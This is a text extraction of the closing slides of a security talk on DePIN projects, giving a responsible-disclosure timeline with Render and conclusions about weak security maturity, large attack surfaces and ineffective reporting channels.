
IRResponsible Disclosure (Render)

- ✿ 02/04/2025 — Initial Report via support@renderfoundation.com
- ✿ 02/10/2025 — “This has been forwarded to the relevant person”
- ✿ 02/17/2025 — “No update from me - our internal team is looking into it”
- ✿ 04/23/2025 — “Hi there, I don’t have any new information to give”
- ✿ 02/20/2025 — Silently fixed in v1.34.2 


A Fully Exploitable Landscape



A Fully Exploitable Landscape



A Fully Exploitable Landscape



Conclusion

- ❖ Expansive & Exposed Attack Surfaces:
- ❖ DePIN projects inherently combine hardware, cloud services, and custom protocols, creating massive and often poorly protected technical attack surfaces.

Conclusion

- ❖ Expansive & Exposed Attack Surfaces
- ❖ Pervasive Lack of Security Maturity
- ❖ Ineffective Reporting Channels
- ❖ No financial (bounties) or professional (credits) incentives for disclosure

Conclusion

- ❖ Expansive & Exposed Attack Surfaces
- ❖ Pervasive Lack of Security Maturity
- ❖ A High-Risk Environment
 - ❖ This combination of technical complexity and procedural immaturity makes the DePIN space an attractive ground for attackers and a high-risk environment for users and investors.

Questions?



@hhj4ck